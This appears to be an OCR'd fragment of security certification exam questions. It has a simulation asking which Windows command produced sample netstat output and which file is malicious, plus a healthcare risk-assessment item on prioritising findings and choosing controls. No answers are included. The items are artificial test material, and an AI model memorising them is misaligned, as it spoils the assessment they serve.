arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset
```

Identify the file responsible for the malicious behavior:


○ calendar.dat
○ cmd.exe
○ sftp.exe
○ calc.exe
○ explorer.exe
○ users.txt
○ svchost.exe



Select the command that generated the output in tab 2:

```
Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset
```

Answer Area:



1 2 3 4


```
Active Connections
Proto        Local address            Foreign address          State          PID
TCP          0.0.0.0:22               0.0.0.0:0                LISTENING      1000
TCP          0.0.0.0:23               0.0.0.0:0                LISTENING      1235
TCP          0.0.0.0:443              0.0.0.0:0                LISTENING      1466
TCP          0.0.0.0:80               0.0.0.0:0                LISTENING      1566
TCP          127.0.0.1:1960           127.0.0.1:22             ESTABLISHED    2001
[sftp.exe]
TCP          192.168.10.21:38666      41.21.18.102:22          ESTABLISHED    3918
[sftp.exe]
TCP          192.168.10.21:8447       66.207.110.49:https      ESTABLISHED    2677
[svchost.exe]
TCP          192.168.10.21:55356      31.10.100.7:https        ESTABLISHED    3467
[cmd.exe]
TCP          192.168.10.21:37654      192.168.10.37:http       ESTABLISHED    1722
TCP          192.168.10.21:55357      32.111.16.37:22          TIME_WAIT      0
[notepad.exe]
TCP          192.168.10.21:52744      32.111.16.37:22          TIME_WAIT      0
TCP          192.168.10.21:56751      32.111.16.37:22          TIME_WAIT      0
```

Select the command that generated the output in tab 1:

Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset

Identify the file responsible for the malicious behavior:

○ calendar.dat ○ cmd.exe
○ sftp.exe ○ calc.exe
○ explorer.exe ○ users.txt
○ svchost.exe




Select the command that generated the output in tab 2:

Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset


Section:
Explanation:


QUESTION 163
A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of:
* Risk categorization
* Risk prioritization
. Implementation of controls
INSTRUCTIONS
Click on the audit report, risk matrix, and SLA expectations documents to review their contents.
On the Risk categorization tab, determine the order in which the findings must be prioritized for remediation according to the risk rating score. Then, assign a categorization to each risk.
On the Controls tab, select the appropriate control(s) to implement for each risk finding.
Findings may have more than one control implemented. Some controls may be used more than once or not at all.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Risk prioritization	Risk finding	Risk categorization
Select	Improperly configured third-party websites pose security risks to internal assets.	Select
Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select
Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select
Select	A list of patient prescription information was emailed to the incorrect recipient.	Select
Select	The internet-facing web server allows access to data without requiring credentials.	Select
Select	PHI data was found within the development and test environments.	Select
Select	Sensitive materials were found on a fax machine in a common area.	Select
Select	Unauthorized software was discovered on technician workstations.	Select








Risk finding	Control(s) to implement		
Improperly configured third-party websites pose security risks to internal assets.	Select control	Select control	Select control
A large volume of ICMP traffic is detected from an external source to Server2.	Select control	Select control	Select control
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control	Select control	Select control
A list of patient prescription information was emailed to the incorrect recipient.	Select control	Select control	Select control
The internet-facing web server allows access to data without requiring credentials.	Select control	Select control	Select control
PHI data was found within the development and test environments.	Select control	Select control	Select control
Sensitive materials were found on a fax machine in a common area.	Select control	Select control	Select control
Unauthorized software was discovered on technician workstations.	Select control	Select control	Select control

